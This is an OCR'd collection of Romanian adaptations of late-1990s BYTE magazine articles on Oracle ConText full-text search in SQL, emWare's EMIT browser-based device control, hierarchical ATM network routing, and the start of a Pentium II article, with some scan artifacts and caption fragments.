ConText prezintă suport pentru diferite metode de stocare a documentelor, cea mai simplă dintre acestea fiind *stocarea directă a datelor* (direct data store), care permite stocarea textului într-o coloană text a bazei de date, având un document - sau orice entitate logică de text - pe rând. Depinzând de tipul coloanei alese, fiecare rând poate să conţină un string oricât de scurt, de câteva cuvinte, sau lung, conţinând sute sau mii de pagini.

O altă metodă de stocare implică păstrarea documentelor în sistemul de fişiere, sau altundeva pe Web. În acest caz, coloana text va păstra doar calea de acces din sistemul de fişiere, sau URL-ul fişierului. ConText caută în rezumatele fişierelor spre care indică URL-urile din baza de date.


Stocarea textului în baze de date oferă o integritate mai robustă a datelor, în timp ce păstrarea în fişiere, pe Web sau în sistemul de fişiere este mai accesibilă din punctul de vedere al resurselor folosite. Această posibilitate este utilă mai ales în cazul aplicaţiilor care caută date pe un intranet, fără a fi necesară copierea paginilor Web existente la o locaţie centrală.

Din moment ce textul este păstrat în baza de date, ConText va realiza un index al acesteia, care va conţine informaţii critice despre conţinutul documentului, aşa cum se vede şi în figura alăturată. Mai multe servere ConText pot rula în paralel pentru a reduce timpul necesar indexării documentelor mari. Indexul este păstrat şi utilizat ca un set de tabele relaţionale în baza de date, care permit căutarea şi regăsirea textelor cu aceeaşi viteză cu care se face pentru date relaţionale.

Tabelele în care se păstrează indexul conţin informaţii despre fiecare cuvânt din documente, cum ar fi: din care document provine un anume cuvânt, de câte ori apare în acel document, care alte cuvinte sunt aproape şi cât de aproape. Deoarece căutarea se face pe index şi nu pe text, aceasta are aceeaşi viteză ca şi căutările relaţionale.

Generarea indexului se face după nişte reguli stabilite de utilizator sau în funcţie de cele implicite, furnizate de ConText. Un set de preferinţe ale utilizatorului vor stabili caracteristicile unui anume index. Aceste reguli vor specifica cum să se genereze indexul. De exemplu pot fi preferinţe pentru limbaj (Englez, Japonez), de format (document Word, sau WordPerfect), informaţii privind locul documentului (într-un RDBMS, sau la un URL). În general, setările implicite sunt destule pentru generarea indexului, dar se pot realiza indexări configurabile pentru căutări după criterii speciale.

Deoarece ConText Cartridge este integrat în serverul universal de date furnizat de Oracle, toate operaţiile de administrare sau programare se fac cu simple apeluri SQL sau PL/SQL. Motorul SQL de la Oracle prelucrează cererile ConText, în timp ce alte procese ConText, care rulează în umbră, se vor ocupa de actualizarea automată a indexului şi de celelalte probleme administrative. Programatorii nu au nevoie să folosească apeluri dintr-un API special pentru prelucrarea textului şi pot profita de avantajele serverului de date: scalabilitatea şi securitatea.


Textul ca tip de dată nativă
Comenzi SQL
ConText creează un index de text pentru documentele din baza de date, în funcţie de criteriile dorite.
ConText cartridge
Intrare text
Condiţiile de generare a indexului pentru un document, pentru căutări speciale.
Reguli
Entitate logică de text de pe un rând
Index de text
Document text
he HDM p
of the I_2O
architecture is
currently built
ound Intel
Comenzile SQL folosesc indexul de text pentru căutarea textelor.
Indexul de text conţine informaţii despre cuvintele din document şi le stochează ca tabele relaţionale.
Textele (sau indicatori spre fişiere externe) sunt păstrate în coloana text din baza de date.
Sistem de fişiere îndepărtat, sau site Web

Textul sau pointerii spre fişiere/URL-uri text pot fi stocate într-o coloana a bazei de date.

Utilizarea ConText

Cea mai simplă cale de a accesa ConText este folosirea funcţiei `CONTAINS`, care permite folosirea SQL pentru a interoga conţinutul unui document. Această funcţie poate fi inclusă într-o clauză `WHERE` care include şi condiţii referitoare la câmpurile structurate. Un asemenea cod poate arăta în felul următor:

```
SELECT title
FROM docs_tbl
WHERE organization = 'Support' AND
  CONTAINS (docs_tbl.text,'Web
  Server'))>0;
```

Câmpul `docs_tbl.text` păstrează documentul în care se doreşte căutarea. Bazat pe o interogare de text, funcţia `CONTAINS` va returna un „scor“numeric, care indică gradul în care documentul date se potriveşte cu expresia. În exemplul prezentat expresia cere găsirea exactă a cuvântului WebServer; „scorul“ va fi mai mare pentru acele documente în care „WebServer“ apare de mai multe ori.

Apelul SQL de mai sus va returna titlul fiecărui document în care apare cel puţin o dată cuvântul *WebServer* şi se îndeplineşte şi condiţia de câmp structurat: `organization='Support'`. După ce utilizatorul alege din lista de titluri, aplicaţia va afişa documentul respectiv.

Pentru a ordona în funcţie de scor rezultatul interogării, se poate folosi funcţia `SCORE`, după cum urmează:

```
SELECT SCORE(0).title
FROM docs_tbl
WHERE organization='Support' AND
  CONTAINS (docs_tbl.text, 'Web
  Server', 0)>0
ORDER BY  SCORE(0)
```

Acest apel va returna o listă ordonată de documente. (Argumentul pentru `SCORE` este un index, care este inclus ca al treilea argument în funcţia `CONTAINS`. Acesta nu impune nici o restricţie asupra rândurilor returnate.) Pentru căutări ConText mai complexe, expresia de interogare text se poate complica, iar apelul SQL poate avea mai multe clauze `CONTAINS`.

ConText a fost conceput astfel încât să se poată actualiza uşor aplicaţiile existente bazate pe Oracle prin adăugarea capacităţii de căutare de texte, permiţând utilizatorilor acces direct la textele care se află deja într-o baza de date Oracle.Aplicaţii de comerţ electronic care prelucrează preţuri, cantităţi, numărul de identificare produs, pot fi îmbunătăţite să includă căutări de texte (descrierea produsului) sau să ofere spre vânzare datele de tip text.■

Ann O'Leary este senior manager la Oracle şi este responsabilă pentru vânzarea Oracle universal data server şi ConText Cartridge. Poate fi contactată prin e-mail la adresa: **aoleary@us.oracle.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

O interfață de la emWare permite comanda și monitorizarea echipamentelor cu ajutorul unui browser Web. De Michael Howard și Chris Sontag

Controlul echipamentelor prin WWW

Internetul este mediul ideal pentru controlul echipamentelor. Omniprezența sa, precum și standardizarea protocoalelor face posibilă realizarea ușoară și la prețuri mici a comunicației între dispozitive de nivel inferior. Cu toate acestea, adevăratul avantaj al Internetului constă în binecunoscutele interfețe grafice furnizate de navigatoarele Web. Folosirea acestora simplifică treaba programatorului și permite conducerea de pe orice platformă a echipamentelor din rețea, cu ajutorul unei interfețe familiare.


Însă comanda și monitorizarea în acest fel a echipamentelor se poate dovedi un lucru scump, deoarece producătorii au adoptat o arhitectură client neperformant /server performant. Clientul navigatorului Web are funcții limitate, astfel că dispozitivul înglobat trebuie să realizeze pe lângă funcțiile sale și cele specifice unui server Web, care include un sistem de fișiere, stivă TCP/IP și componente de interfață. Acest lucru duce la imposibilitatea utilizării microcontrolerelor populare, care au doar 1 – 4KB ROM și mai puțin de 100 octeți de RAM.

Compania emWare, producătoare de echipamente înglobate, a studiat profund această problemă și a înlocuit conceptele tradiționale privitoare la mecanismul client / server. Rezultatul, Embadded Micro Interface Technology (EMIT), face posibil controlul echipamentelor prin intermediul Internetului.

Inversarea rolurilor

În locul realizării de către echipament a tuturor necesităților soft și hardware a unui server Web, EMIT transferă toate sarcinile, care pot fi transferate, la calculatorul gazdă realizând astfel o arhitectură: server neperformant/client performant. Echipamentul obține acces la operații care necesită multe resurse de pe partea client prin intermediul unei arhitecturi de calcul distribuit, implementat de emWare.

Serverul Web pentru echipamente, propus de EMIT, necesită doar 30 octeți de RAM și 750 octeți de ROM pentru a funcționa, lucru care face posibilă implementarea atât pe microcontrolere uzuale cu cost redus, cât și pe cele mai avansate microprocesoare. Datorită cantității mici de memorie ocupată de server, EMIT poate folosi EPROM-ul de pe placa echipamentului pentru prelucrarea altor date legate de acesta (informații log) sau pentru stocarea unor fișiere JavaScript și HTML.


Arhitectura EMIT
Internet
Browser Web
Aplicație de echipament
Client
Server
Interfață gateway
Interfață browser
emObjects
Microtagurile păstrează informațiile specifice echipamentului într-o formă compactă, care va fi expandată la client de către un emObject
Microtaguri
Variabile, evenimente funcții, documente
emManager
Servicii echipament
Cache de fișiere
emMicro
Interfață echipament – emNet
emNet
Legătură fizică la echipament (RS-232, RS-424, USB, etc.)

Un echipament înglobat folosește fișiere HTML și taguri comprimate pentru a comunica cu un browser Web.

Pe partea client, sistemul gazdă folosește o bibliotecă de funcții preprogramate. Acestea minimizează necesarul de resurse al echipamentului prin construirea interfeței grafice a acestuia la client și ajută la desfășurarea comunicației prin funcții specifice de echipament. De exemplu, echipamentul înglobat păstrează informații comprimate cum ar fi tag-uri speciale în fișierele HTML, iar calculatorul client răspunde de decomprimarea acestora.

Arhitectura EMIT

EMIT furnizează următoarele servicii: stocarea și regăsirea fișierelor, invocarea subrutinelor de echipament, securitate, accesul variabilelor de echipament și evenimente de echipament. Primele trei servicii sunt specifice serverelor Web. De exemplu, se implementează securitatea echipamentului prin folosirea protocoalelor Web bine stabilite.

Ultimele două servicii sunt specifice EMIT. Variabilele sunt obiecte de date ale echipamentului. Accesarea acestora se face printr-un proces client-server secundar. Apleturi Java lansate pe partea client pot crea legături la serverul de variabile și pot citi sau scrie variabile prin acest serviciu. Evenimentele sunt mesaje transmise către client de către echipament. Recepționarea unui astfel de mesaj poate lansa o funcţie executabilă pe calculatorul gazdă. Aceste funcţii pot înregistra date într-o bază de date, pot trimite un e-mail sau pot comunica cu alte echipamente.

Se creează interfaţa utilizator, bazată pe Java, a clientului cu un fişier HTML care invocă un aplet. Fişierul va specifica, care componente de interfaţă vor face parte din pagina Web, cum vor arăta, unde vor fi plasate şi la care date sau funcţii înglobate vor fi legate. Datele de la echipament controlează interfaţa şi operaţiile acesteia, dar nu sunt încărcate cu informaţii de dimensiuni mari, care descriu componentele.

EMIT furnizează 5 componente soft modulare, aşa cum sunt prezentate în figura „Arhitectura EMIT“. Pornind de pe partea client, acestea sunt:


- **emObjects** este o bibliotecă de funcţii compusă din grafică JPEG/GIF sau apleturi Java. Acestea implementează interfaţa cu utilizatorul a clientului. Aceste obiecte includ componente AWT standard şi componente specifice echipamentului, cum ar fi un afişaj cu LED-uri. Există chiar şi butoane transparente, care pot fi suprapuse imaginii echipamentului. Alte obiecte din bibliotecă se execută ca răspuns la evenimentele de la echipament.

- **emManager** corelează componentele grafice stocate local la client, cu echivalentul lor de la echipament, furnizând o imagine reală a echipamentului în fereastra navigatorului. De asemenea, emManager rezolvă verificările de privilegiu şi validitate a tuturor cererilor. Un mecanism de interogare (pentru echipamentele mai simple) sau un mecanism de transfer de jeton păstrează starea variabilelor de echipament. Un proces server face disponibile aceste variabile pentru apleturi Java.

Când starea echipamentului se modifică, va returna către client o pagină HTML, care conţine microtaguri (descrise mai jos). emManager înlocuieşte acestea cu obiectul corespunzător, iar browserul creează interfaţa cu utilizatorul din această combinaţie dintre HTML şi emObject. Deoarece obiectele pot fi apleturi Java, interfaţa poate fi folosită pentru trimiterea unor comenzi către echipament.

- **emMicro** este serverul Web special al echipamentului. Colaborează cu emManager pentru a permite acces la fişiere, variabile şi funcţii ale echipamentului. Toate resursele echipamentului sunt accesate prin intermediul unor tabele. Pentru fiecare serviciu furnizat de echipament există un tabel nume/atribut. (Serviciile tipice echipamentelor sunt funcţii, variabile, evenimente, documente statice şi dinamice.) Comenzile trimise de client sunt prelucrate de un interpretor, care caută adresele funcţiilor sau a variabilelor în aceste tabele. Exemple de comenzi sunt `GetVariable`, `GetStaticDocument`, `SetByteVar`, `InvokeFunction`.

- **Microtagurile** sunt pachete mici (1 octet sau mai mulţi) de informaţie foarte condensată, care defineşte comenzi ale echipamentului (butoane, comutatoare). Acestea sunt înglobate în documente HTML, care reprezintă interfaţa echipamentului. Este relativ simplu pentru producători să creeze propriile microtaguri pentru a se potrivi cu propriile echipamente.



Se poate schimba parola sau starea încuietorii dintr-un browser Web.

Butoanele transparente vă permit intervenţii cu mouse-ul.

Echipamentul poate trimite date pentru a fi monitorizate.

```
17-04-97 10:13 - Lock
17-04-97 10:14 - Password
17-04-97 10:14 - Unlocked (R)
17-04-97 10:15 - Locked (L)
17-06-97 23:32 - Bad PW (L)
```

EMIT vă permite să obţineţi informaţii despre funcţionarea în timp a echipamentului.

- **emNet** este un protocol serial eficient şi adaptabil, care permite dezvoltatorilor utilizarea unui protocol de comunicare simplu pentru construirea aplicaţiilor mici. emNet este un protocol master/slave bazat pe mesaje, care foloseşte o combinaţie de pachete şi fluxuri de date. Toate datele sunt transmise ca valori binare cu comanda codificată în prefix. emManager şi emMicro operează la un nivel superior transferurilor prin reţea a unor pachete emNet.

Aplicaţii pentru EMIT

Companiile dezvoltă o serie de aplicaţii pentru a exploata Emit. De exemplu, producători de utilaje agricole adaugă echipamente de tip EMIT produselor proprii, pentru monitorizarea unor utilaje cum ar fi tractoare, combine, sisteme de irigare. Weiser Lock adaugă EMIT încuietoarelor electronice pe care le produce. Acestea sunt monitorizate printr-o reproducere exactă a aspectului exterior ca în figură. Pe lângă posibilitatea de a interveni asupra stării de închis sau deschis a încuietorii, cu EMIT se poate realiza şi o monitorizare pe o perioadă mai lungă a informaţiilor aferente.

Emit poate permite monitorizarea diferitelor echipamente medicale de la distanţă, cum ar fi monitorizarea sistemului de infuzie intravenoasă, monitorizarea funcţionării inimii sau a mişcărilor fătului. Această tehnologie poate reduce în mod substanţial costurile acestor sisteme. Alte exemple de echipamente care implementează EMIT se pot găsi la http://www.emware.com.

Acestea sunt doar câteva aplicaţii care folosesc EMIT. Până acum aceste tipuri de aplicaţii erau greu de realizat din cauza cerinţelor de resurse de care trebuia să dispună echipamentul. Această tehnologie va simplifica dezvoltarea următoarei generaţii de echipamente cuplate la reţea, care pot fi controlate de la distanţă.■

Michael Howard este proiectantul lui EMIT. Chris Sontag este preşedintele emWare Inc. Îi puteţi contacata la adresa **eng@emware.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

Organizarea rețelei ATM într-o ierarhie va face mai eficientă rutarea și va ușura extinderea. De Jeffrey Fritz

Rutare și comutare în rețele ATM


Precum monarhiile vechi, comutatoarele ATM pot funcționa într-o structură ierarhică. Această structură ierarhică înseamnă montarea unor comutatoare ATM în poziții subordonate unui alt comutator din rețea. Această abordare este diferită de cea orizontală, în care fiecare comutator este de rang egal cu toate celelalte.

Ierarhia adreselor echipamentelor se alocă la proiectarea inițială a rețelei, dar trebuie făcut în așa fel încât să se poată modifica în timp, deoarece această necesitate va fi inevitabilă. Pornind de la acest lucru, este important ca pe durata ierarhizării echipamentelor (mutarea în jos și în sus) să avem în vedere consistența adreselor. Este important, de asemenea, să se păstreze spațiu (de adresare) pentru creșterea rețelei, ca atunci când se adaugă un nou comutator să fie adrese disponibile pentru ierarhii adiționale. În principiu, este la fel ca și alocarea unei subrețele într-o rețea IP, în care se dorește a se păstra spațiu pentru alte subrețele sau terminale la subrețeaua existentă.

Este în adresă

O Ierarhie ATM este creată prin alocarea adresei Network Services Access Point (NSAP). Adresa NSAP are lungimea de 20 octeți. Este formată dintr-un prefix de 13 octeți (104 biți), 6 octeți adresa Media Access Control (MAC), care se mai numește și identificator de sistem terminal și un octet selector folosit ca subadresă. Rețeaua folosește informația din cei 13 octeți prefix pentru crearea ierarhiei. Se alocă 1 bit/nivel, astfel administratorul de rețea poate crea 104 nivele. Practic, majoritatea rețelelor vor funcționa bine cu trei sau cinci nivele ierarhice.

Este important să se aloce prefix unic fiecărui comutator, diferit de cel al celorlalte comutatoare sau echipamente din aceeași rețea, mai mult decât atât, toate comutatoarele și echipamentele ATM subordonate unui comutator anume trebuie să aibă adresa bazată pe adresa acestuia.



Aranjarea ierarhică a comutatoarelor ATM dirijează pachetele prin rețea.

Figura „Ierarhia ATM" prezintă modul în care poate fi configurată o secțiune dintr-o ierarhie ATM. Să remarcăm că în această rețea ipotetică adresa NSAP 39.10.0A este alocată comutatorului principal a clădirii Colson, împreună cu masca FF.FF.FF. Comutatoarele intermediare (Stewart Hall, Colson, Contabilitate și Desfacere) vor primi adrese NSAP care sunt subordonate adresei comutatorului principal. De exemplu, comutatorul Stewart Hall va primi adresa 39.10.0A.01 și masca FF.FF.FF.FF. Ca urmare comutatorul va fi subordonat comutatorului principal Colson. În mod asemănător, comutatorului periferic Bursar i se va aloca adresa 39.10.0A.01.01 împreună cu masca FF.FF.FF.FF.FF. Fapt care-l face subordonat atât comutatorului intermediar Stewart, cât și celui principal.

În rețele ATM simple, stabilirea unei ierarhii nu este neapărat necesară, dar acest lucru devine esențial în cazul rețelelor mari. Pe lângă faptul că se creează o structură de adresare logică, prin ierarhizare se ajunge și la o rutare mai simplă și mai eficientă a cererilor. Un alt avantaj al adresării ierarhice este că dă posibilitatea unei rețele ATM de a participa la Private Network-to-Network Interface Phase 1 (PNNI-1) când acesta va fi disponibil. Protocolul PNNI-1 implementează conceptul de grupuri de rang egal. Fiecare astfel de grup e format din mai multe comutatoare, care operează la același nivel ierarhic și care comunică cu comutatoare din alte ierarhii prin intermediul unui comutator lider de grup. Toate acestea sunt bazate pe o structură ierarhică.


Până la apariția implementării complete a protocolului PNNI-1, nu există nici o modalitate standard prin care comutatoarele ATM să învețe automat topologia rețelei. Acest lucru înseamnă că ierarhia trebuie să puncteze calea dorită prin labirintul de comutatoare ATM. Folosind rutarea ierarhică, celulele care sosesc pe coloană (backbone) şi care se adresează unui echipament din reţeaua LAN cuplată la Bursar, vor fi rutate prin comutatorul principal către cel intermediar (Stewart) şi apoi prin comutatorul periferic Bursar.

Despre comutare

Cel mai bun loc pentru plasarea comutatorului principal este pe coloană. Acesta este supus celui mai intens trafic şi i se adresează cele mai multe cereri. În consecinţă, acesta nu ar trebui să fie supraîncărcat niciodată. Supraîncărcarea apare când se cere comutarea unui flux de informaţie mai mare decât capacitatea comutatorului. Această supraîncărcare nu reprezintă o problemă deosebită dacă apare la un comutator periferic, deoarece tehnicile de multiplexare statistice rezolva relativ uşor supraîncărcările, în schimb acestea sunt fatale dacă apar la comutatorul principal, deoarece acesta trebuie să facă faţă întregului trafic din coloană. Supraîncărcările pot să apară foarte uşor dacă comutatorul principal implementează servicii suplimentare. De exemplu, este posibil ca acest comutator principal să prezinte suport pentru reţele mai vechi ca Ethernet sau Token Ring via LAN Emulation (LANE), dar este preferabil ca aceste servicii să fie făcute la un comutator periferic sau intermediar. Acest lucru permite comutatorului principal sa se concentreze asupra cererilor din coloană.

Comutatoarele intermediare şi cele periferice sunt intre utilizator şi coloană. Un comutator periferic este la marginea unei reţele ATM şi în general deserveşte reţele mai vechi prin intermediul serviciilor LANE. În figura de pe pagina anterioară, comutatorul Bursar este unul periferic. Pentru reţele mai mici nu este necesar comutatorul intermediar. În acest caz comutatorul periferic se poate lega direct la cel central. Comutatoarele intermediare, cum spune şi numele, se găsesc între cel central şi cele periferice. De exemplu, comutatorul Stewart Hall este unul intermediar.

Decizia cu privire la poziţia în reţea unde va rula LANE va fi luată în funcţie de configuraţia reţelei ATM şi de modul în care echipamentele ATM tratează procesele LANE. În reţele în care infrastructura este divizată pe departamente serviciile LAN Emulation Server/Broadcast and Unknown Server (LES/BUS) trebuie să ruleze pe comutatoarele periferice. Acest lucru face ca serviciile LANE să fie fizic mai aproape de numeroasele LAN-uri emulate (e-LAN). Trebuie să fie doar un singur LAN Emulation Configuration Server într-o reţea ATM, deci poate rula pe oricare dintre comutatoarele periferice sau intermediare.



Ruterul cu un singur braţ

Un ruter foloseşte protocolul Layer 3 dintr-un punct al reţelei ATM pentru mai multe e-LAN-uri

Rutarea pezentă şi cea viitoare

LANE 1.0 rulează doar în medii cuplate. Acest lucru duce la întrebarea „Totuşi de ce avem nevoie de rutare în LANE 1.0 ?". Răspunsul este că rutarea nu este necesară într-un mediu cu un singur e-LAN, dar nu se recomandă proiectarea unei reţele industriale cu un singur e-LAN. Acest lucru ar duce la un domeniu de difuzare mare, care poate să suprasolicite serviciul LANE. Pentru a evita acest lucru se proiectează mai multe e-LAN-uri, care vor fi subreţele în reţeaua ATM rutată.

Fiecare e-LAN funcţionează ca o entitate separată, folosind propriul LES/BUS. Interconectarea mai multor astfel de entităţi necesită un ruter, numit ruter cu un singur braţ. Se numeşte aşa deoarece este doar o singură interfaţă fizică (de obicei o fibră OC3 de 155 Mbps) care leagă comutatorul ATM cu ruterul. Cum se vede şi din figura de mai sus, ruterul cu un singur braţ dirijează protocolul Layer 3 în multiple e-LAN-uri conectate la aceeaşi interfaţă. Ruterul poate fi o cartelă inserată în comutatorul ATM sau poate fi un ruter de sine stătător.

Acest scenariu se schimbă dramatic, când apare LANE 2.0 şi Multi-Protocol Over ATM (MPOA) 1.0. Dirijarea se va face prin MPOA folosind tehnica numită „rutare virtuală". Pentru acest lucru MPOA foloseşte Next Hop Resolution Protocol (NHRP). NHRP permite trecerea interogărilor de adresă de la o subreţea la alta fără a necesita vreun ruter fizic. În timp ce LANE 1.0 necesită un ruter pentru a conecta diferite e-LAN-uri, cu LANE 2.0 va fi nevoie de un ruter doar pentru legarea diferitelor reţele ATM.

Proiectarea pentru viitor

E bine ca totdeauna să proiectăm pentru prezent, dar cu un ochi îndreptat spre viitor. Stabilirea unei ierarhii bine gândite acordând o atenţie deosebită rutării în reţeaua ATM va aduce beneficii mari atât în prezent cât şi pe viitor. Proiectarea atentă a reţelei va rezulta performanţe foarte bune şi va pava calea de migrare către MPOA şi PNNI-1. Crearea unei reţele care funcţionează eficient în prezent, dar ţinând cont de tehnologiile viitoare, ar trebui să fie ţelul oricărui administrator de reţea. ■

---

*Jeffrey Fritz (**jfritz@wvu.edu**) este responsabilul pentru tehnologiile de reţea avansate la West Virginia University. Este autorul cărţii Remote LAN Access: A Guide for Networkers and the Rest of Us (Manning/Prentice-Hall PTR).*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

El combină arhitectura Pentium Pro cu instrucţiunile MMX într-un singur cip pentru sisteme ieftine. *De Clive Maxfield*

Pentium II revelat

Am început să mă ocup de microprocesoare pe vremea când cel de 1 MHz era considerat marea realizare. Astăzi, un Pentium Pro la 200 MHz nu miră pe nimeni, iar Pentium II de la Intel este disponibil în variante de la 233, 266 până la 300 MHz.

